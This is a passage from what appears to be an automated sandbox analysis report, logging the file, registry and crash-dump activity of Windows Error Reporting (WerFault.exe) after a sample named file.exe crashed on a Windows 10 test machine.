C:\ProgramData\Microsoft\Windows\WER\Temp\WERA550.tmp.xml	0	4674	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_1431a86b\Report.wer	0	2	fd fd		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_1431a86b\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	161	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_1431a86b\Report.wer	10400	48	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 2d 00 31 00 39 00 34 00 36 00 39 00 36 00 38 00 35 00 37 00 38 00	MetadataHash=-1946968578	success or wait	1	6CE0497A	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{8f7e9fc6-6b68-9cd2-407f-194a8b9d56ad}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6CE236BF	unknown
\REGISTRY\A\{8f7e9fc6-6b68-9cd2-407f-194a8b9d56ad}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6CE236BF	unknown
\REGISTRY\A\{8f7e9fc6-6b68-9cd2-407f-194a8b9d56ad}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6CE043D1	unknown

Analysis Process: WerFault.exe PID: **4072**, Parent PID: **3196**

General

Target ID:	13
Start time:	17:29:49
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 3196 -s 848
Imagebase:	0xef0000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CDF1717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB28D.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB28D.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB6A5.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB6A5.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_0fb9b83a	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_0fb9b83a\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6CDE497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB28D.tmp	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB6A5.tmp	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB28D.tmp.dmp	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB6A5.tmp.xml	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB6CD.tmp.csv	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB7F7.tmp.txt	success or wait	1	6CDE497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB28D.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0e 00 00 00 20 00 00 00 00 00 00 00 7e 7e 3b 63 fd 05 12 00 00 00 00 00	MDMP ~~;c	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB28D.tmp.dmp	7096	6	00 00 00 00 00 00		success or wait	1	6CDE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB28D.tmp.dmp	200	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 fd 1b 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 7c 0c 00 00 68 7e 3b 63 01 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 02 00 00 00 fd 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00	UBGenuineIntelWT|h~;c0 Pacific Standard TimePacific Daylight Time	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB28D.tmp.dmp	8272	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 00 1d fd 2e 1c fd fd 02 00 00 00 00 00 00 40 00 00 1d fd 2e 00 00 00 00 28 fd fd 02 00 1d fd 2e 23 00 00 00 46 02 01 00 0c fd fd 02 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	+S++.@.(.#F+	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB28D.tmp.dmp	1620	168	fd 16 00 00 00 00 00 00 05 00 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 1d fd 2e 00 00 00 00 02 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00 00 1d fd 2e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 50 20 00 00	..P	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB28D.tmp.dmp	15432	20	29 00 00 00 fd 4e 73 00 00 00 00 00 04 00 00 00 fd 3e 00 00	)Ns>	success or wait	41	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB28D.tmp.dmp	16092	4	fd fd fd 00		success or wait	40	6CDE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB28D.tmp.dmp	72276	4	fd fd fd 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB28D.tmp.dmp	1788	4	09 00 00 00		success or wait	9	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB28D.tmp.dmp	8988	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 fd 03 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd 19 00 2c fd 0f 77 23 00 00 00 12 02 00 00 10 fd 19 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++,w#+	success or wait	9	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB28D.tmp.dmp	2176	48	fd 16 00 00 00 00 00 00 20 00 00 00 00 00 00 00 00 fd 2f 00 00 00 00 00 fd fd fd 02 00 00 00 00 54 12 00 00 28 47 00 00 fd 02 00 00 7c 39 00 00	/T(G|9	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB28D.tmp.dmp	2236	4	27 00 00 00	'	success or wait	39	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB28D.tmp.dmp	7102	22	10 00 00 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 00 00	file.exe	success or wait	39	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB28D.tmp.dmp	6344	752	00 00 3a 73 00 00 00 00 00 00 03 00 fd fd 03 00 fd 2a 2c fd 32 20 00 00 fd 04 fd fd 00 00 01 00 00 00 0a 00 01 00 fd 42 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 25 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 fd fd 02 00 00 00 00 00 fd 46 03 00 00 00 00 fd 70 01 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd fd 03 00 00 00 00 00 32 fd 03 00 00 00 00 00 00 00 00 00 00 00 00 00 53 17 1b 00 00 00 00 00 fd fd 04 00 00 00 00 00 40 fd 1f 00 00 00 00 00 fd 20 05 00 00 00 00	:s*,2 BB?%@AZbFp2S@	success or wait	1	6CDE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB28D.tmp.dmp	72280	13642	0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00	Event(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletionPacketIRTimer(WaitCompl	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB28D.tmp.dmp	32	108	03 00 00 00 fd 01 00 00 fd 06 00 00 04 00 00 00 78 10 00 00 fd 08 00 00 05 00 00 00 fd 02 00 00 48 3c 00 00 06 00 00 00 fd 00 00 00 54 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 00 01 00 00 0c 00 00 00 50 24 00 00 52 2b 01 00 15 00 00 00 fd 01 00 00 34 19 00 00 16 00 00 00 fd 00 00 00 20 1b 00 00	xH<T8TP$R+4	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6CDE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 33 00 31 00 39 00 36 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3196</Pid>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	1002	62	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>file.exe</ImageName>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	1064	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	1068	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	1072	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	1162	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	1166	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	1170	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 32 00 32 00 31 00 34 00 34 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>22144</Uptime>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	1214	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	1218	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	1222	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404">1</Wow64>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	1304	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
